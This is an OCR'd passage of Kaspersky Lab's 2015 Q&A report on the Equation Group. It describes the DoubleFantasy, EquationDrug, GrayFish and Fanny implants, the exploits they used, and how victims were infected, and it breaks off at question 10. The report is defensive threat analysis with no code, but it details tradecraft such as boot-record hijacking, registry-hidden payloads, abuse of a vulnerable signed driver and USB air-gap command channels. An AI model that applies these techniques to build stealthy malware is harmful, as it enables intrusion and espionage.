
EQUATION GROUP: QUESTIONS AND ANSWERS

Version: 1.5
February 2015

#EquationAPT
#TheSAS2015



GREAT

KASPERSKY lab

Table of contents

1. What is the Equation group? 3
2. Why do you call them the “Equation” group? 3
3. What attack tools and malware does the Equation group use? 4
4. What is DOUBLEFANTASY? 6
5. What is EQUATIONDRUG? 8
6. What is GRAYFISH? 9
7. What is Fanny? 12
8. What exploits does the Equation group use? 14
9. How do victims get infected by EQUATION group malware? 15
10. What is the most sophisticated thing about the EQUATION group? 16
11. Have you observed any artifacts indicating who is behind the EQUATION group? 19
12. How many victims are there? 20
13. Have you seen any non-Windows malware from the Equation group? 22
14. What C&C infrastructure do the Equation group implants use? 23
15. How do victims get selected for infection by the EQUATION group? 23
16. What kind of encryption algorithms are used by the EQUATION group? 27
17. How does the EQUATION group’s attack platforms compare with Regin? 30
18. How did you discover this malware? 31

Indicators of compromise (“one of each”) 32

1. What is the Equation group?

The Equation group is a highly sophisticated threat actor that has been engaged in multiple CNE (computer network exploitation) operations dating back to 2001, and perhaps as early as 1996. The Equation group uses multiple malware platforms, some of which surpass the well-known "Regin" threat in complexity and sophistication. The Equation group is probably one of the most sophisticated cyber attack groups in the world; and they are the most advanced threat actor we have seen.

2. Why do you call them the "**Equation**" group?

We call this threat actor the Equation group because of their love for encryption algorithms and obfuscation strategies and the sophisticated methods used throughout their operations. In general, the Equation group uses a specific implementation of the RC5 encryption algorithm throughout their malware. Some of the most recent modules use RC6, RC4 and AES too, in addition to other cryptographic functions and hashes.


One technique in particular caught our attention and reminded us of another complex malware, Gauss. The GrayFish loader uses SHA-256 one thousand times over the unique NTFS object ID of the victim's Windows folder to decrypt the next stage from the registry. This uniquely ties the infection to the specific machine, and means the payload cannot be decrypted without knowing the NTFS object ID.

3. What attack tools and malware does the Equation group use?

So far, we've identified several malware platforms used exclusively by the Equation group.

They are:

- **EQUATIONDRUG** – A very complex attack platform used by the group on its victims. It supports a module plugin system, which can be dynamically uploaded and unloaded by the attackers.
- **DOUBLEFANTASY** – A validator-style Trojan, designed to confirm the target is the intended one. If the target is confirmed, they get upgraded to a more sophisticated platform such as EQUATIONDRUG or GRAYFISH.
- **EQUESTRE** – Same as **EQUATIONDRUG**.
- **TRIPLEFANTASY** – Full-featured backdoor sometimes used in tandem with GRAYFISH. Looks like an upgrade of DOUBLEFANTASY, and is possibly a more recent validator-style plugin.
- **GRAYFISH** – The most sophisticated attack platform from the EQUATION group. It resides completely in the registry, relying on a bootkit to gain execution at OS startup.
- **FANNY** – A computer worm created in 2008 and used to gather information about targets in the Middle East and Asia. Some victims appear to have been upgraded first to DoubleFantasy, and then to the EQUATIONDRUG system. Fanny used exploits for two zero-day vulnerabilities which were later discovered with Stuxnet.
- **EQUATIONLASER** – An early implant from the EQUATION group, used around 2001-2004. Compatible with Windows 95/98, and created sometime between DOUBLEFANTASY and EQUATIONDRUG.



Equation group malware family
EquationLaser
RC5, PrivLib
Fanny
PrivLib
Stuxnet
Escalation of privilege exploit (MS09-025)
LNK exploit (CVE-2010-2568)
EquationDrug (UR)
RC5, PrivLib
DoubleFantasy
RC5, PrivLib
TripleFantasy
RC5
USB infection using system32.dat file
Flame
GrayFish (KS)
RC5, PrivLib
10.000 MD5 / 1.000 SHA-256 self-encryption
Gauss
Equation plafrom
Flame platform
© 2015 Kaspersky Lab
GREAT

4. What is DOUBLEFANTASY?

The Equation group uses an implant known as DoubleFantasy (the internal Kaspersky Lab name) for the validation of their victims. The implant serves two purposes:

- to confirm if the victim is interesting; If so, the victim is upgraded to the EquationDrug or GrayFish platforms
- to keep a backdoor into a potentially interesting target's computer

DoubleFantasy keeps an internal version number in its configuration block, together with other data such as legitimate hosts used to validate the internet connection (e.g.: microsoft.com, yahoo.com) and C&Cs.



Decrypted DoubleFantasy configuration block


In the configuration block above, one can easily spot the internal version **8.2.0.6**.

Decrypting configuration blocks from all known DoubleFantasy samples, we obtained the following internal version numbers:

- 8.1.0.4
- 008.002.000.006
- 008.002.001.001
- 008.002.001.004
- 008.002.001.04A (subversion "IMIL3.4.0-IMB1.8.0")
- 008.002.002.000
- 008.002.003.000
- 008.002.005.000
- 008.002.006.000

- 011.000.001.001
- 012.001.000.000
- 012.001.001.000
- 012.002.000.001
- 012.003.001.000
- 012.003.004.000
- 012.003.004.001
- 013.000.000.000

Interestingly, the most popular versions are 8 and 12:




Considering the latest version of DoubleFantasy is 13 and we have only identified 4 major versions, we are probably seeing only a small part of the group's activity.

5. What is EQUATIONDRUG?

EQUATIONDRUG is one of the group's most complex espionage platforms. The platform was developed between 2003 and 2013 and subsequently replaced by GrayFish. It appears to have been created as an upgrade from the EQUATIONLASER platform.

A victim doesn't immediately get infected with EQUATIONDRUG. First, the attackers infect them with DOUBLEFANTASY, which is a validator-style plugin. If the victim is confirmed as interesting to the attackers, the EQUATIONDRUG installer is delivered.



By default, a core set of modules is installed onto the target's computer together with EQUATIONDRUG, *giving attackers full control over the operating system*. In cases where the basic features of the malware are not enough, EquationDrug supports the addition of new plugins to extend its functionality. We found 35 different plugins for EquationDrug and 18 drivers.

EquationDrug's core modules, designed for hooking deep into the OS, do not contain a trusted digital signature and cannot be run directly on modern operating systems. The code checks whether the OS version predates Windows XP/2003. Some of the plugins were designed originally for use on Windows 95/98/ME.

If the target is using a modern operating system such as Windows 7, the attackers use the TripleFantasy or GrayFish platforms.


EquationDrug has an integrated countdown timer, presumably designed to self-destruct if commands are not received from the C&C for a period of time (several months).

The information stolen from the PC and prepared for transmission to the C&C is stored in encrypted form throughout several fake font files (*.FON) inside the Windows\Fonts folder on the victim's computer.

6. What is GRAYFISH?

GRAYFISH is the most modern and sophisticated malware implant from the Equation group. It is designed to provide an effective (almost "invisible") persistence mechanism, hidden storage and malicious command execution inside the Windows operating system.


By all indications, GrayFish was developed between 2008 and 2013 and is compatible with all modern versions of Microsoft's operating systems, including Windows NT 4.0, Windows 2000, Windows XP, Windows Vista, Windows 7 and 8 – both 32-bit and 64-bit versions.



GrayFish includes a highly sophisticated bootkit, which is more complex than any we've seen before. This suggests developers of the highest caliber are behind its creation.

When the computer starts, *GrayFish hijacks the OS loading mechanisms by injecting its code into the boot record*. This allows it to control the launching of Windows at each stage. In fact, after infection, the computer is not run by itself more: *it is GrayFish that runs it step by step, making the necessary changes on the fly*.

After GrayFish starts Windows, it launches a multi-stage mechanism (four to five stages) of decryption to achieve code execution within the Windows environment. It then runs the functional modules that are stored inside the Windows registry. Each stage decodes and executes the next, and the entire platform will only start after successful execution of all levels. If an error happens during launch, the entire GrayFish platform self-destructs.



The GrayFish bootloader mechanism

To store stolen information, as well as its own auxiliary information, GrayFish implements its own encrypted **Virtual File System (VFS)** inside the Windows registry.

To bypass modern OS security mechanisms that block the execution of untrusted code in kernel mode, GrayFish exploits several legitimate drivers, including one from the CloneCD program. This driver (*ElbyCDIO.sys*) contains a vulnerability which GrayFish exploits to achieve kernel-level code execution. Despite the fact that the vulnerability was discovered in 2009, the digital signature has not yet been revoked.

The GrayFish implementation appears to have been designed to make it invisible to antivirus products. When used together with the bootkit, all the modules as well as the stolen data are stored in encrypted form in the registry and dynamically decrypted and executed. There are no malicious executable modules at all on the filesystem of an infected system.


An interesting observation: the first stage GRAYFISH loader computes the SHA-256 hash of the NTFS of system folder (%Windows% or %System%) Object_ID one thousand times. The result is used as an AES decryption key for the next stage. This is somewhat similar to Gauss, which computed the MD5 hash over the name of its target folder 10,000 times and used the result as the decryption key.

7. What is Fanny?

Fanny is a computer worm created by the Equation group in 2008 and distributed throughout the Middle East and Asia. Fanny used **two zero-day exploits**, which were later uncovered during the discovery of Stuxnet. To spread, it used the Stuxnet LNK exploit and USB sticks. For escalation of privilege, Fanny used a vulnerability patched by the Microsoft bulletin MS09-025, which from 2009 was also used in one of the early versions of Stuxnet.

LNK exploit as used by Fanny

It's important to point out that these two exploits were **used in Fanny before they were integrated into Stuxnet**, indicating the EQUATION group had access to these zero-days before the Stuxnet group. Actually, the similar type of usage of both exploits together in different computer worms, at around the same time, indicates that the EQUATION group and the Stuxnet developers are either the same or working closely together.




Fanny malware diagram

The main purpose of Fanny appears to have been the **mapping of air-gapped networks**. For this, it used a unique USB-based command and control mechanism. When a USB stick is infected, Fanny creates a hidden storage area on the stick. If it infects a computer without an internet connection, it will collect basic system information and save it onto the hidden area of the stick. Later, when a stick containing hidden information is plugged into an internet-connected computer infected by Fanny, the data will be scooped up from the hidden area and sent to the C&C. If the attackers want to run commands on the air-gapped networks, they can save these commands in the hidden area of the USB stick. When the stick is plugged into the air-gapped computer, Fanny will recognize the commands and

execute them. This effectively allowed the Equation group to run commands inside air-gapped networks through the use of infected USB sticks, and also map the infrastructure of such networks.

The Fanny C&C server is currently sinkholed by Kaspersky Lab. The victims map looks as follows:



2014-2015 Fanny sinkhole statistics

8. What exploits does the Equation group use?

We observed the following exploits used by the Equation group in their malware:

- Windows Kernel EoP exploit used in Stuxnet 2009 (atempsvc.ocx), fixed with MS09-025. (CVE unknown).
- TTF exploit fixed with MS12-034 (possibly CVE-2012-0159).
- TTF exploit fixed with MS13-081 (possibly CVE-2013-3894).
- LNK vulnerability as used by Stuxnet. (CVE-2010-2568).
- CVE-2013-3918 (Internet Explorer).

- CVE-2012-1723 (Java).
- CVE-2012-4681 (Java).

At least **four of these were used as zero-days** by the EQUATION group. In addition to these, we observed the use of unknown exploits, possibly zero-day, against Firefox 17, as used in the TOR Browser.

An interesting case is the use of CVE-2013-3918, which was originally used by the APTgroup behind the 2009 Aurora attack. The EQUATION group captured their exploit and repurposed it to target government users in Afghanistan.

9. How do victims get infected by EQUATION group malware?

The Equation group relies on multiple techniques to infect their victims. These include:


- Self-replicating (worm) code – Fanny
- Physical media, CD-ROMs
- USB sticks + exploits
- Web-based exploits

The attacks that use physical media (CD-ROMs) are particularly interesting because they indicate the use of a technique known as “interdiction”, where the attackers intercept shipped goods and replace them with Trojanized versions.

One such incident involved targeting participants at a scientific conference in Houston. Upon returning home, some of the participants received by mail a copy of the conference proceedings, together with a slideshow including various conference materials. The [compromised ?] CD-ROM used “autorun.inf” to execute an installer that began by attempting to escalate privileges using two known EQUATION group exploits. Next, it attempted to run the group’s DOUBLEFANTASY implant and install it onto the victim’s machine. The exact method by which these CDs were interdicted is unknown. We do not believe the conference organizers did this on purpose. At the same time, the super-rare DOUBLEFANTASY malware, together with its installer with two zero-day exploits, don’t end up on a CD by accident.

Another example is a Trojanized Oracle installation CD that contains an EQUATIONLASER Trojan dropper alongside the Oracle installer.

Here's a look at a typical infection cycle:



Infection lifecycle: from web exploit to EquationDrug and GrayFish

10. What is the most sophisticated thing about the EQUATION group?

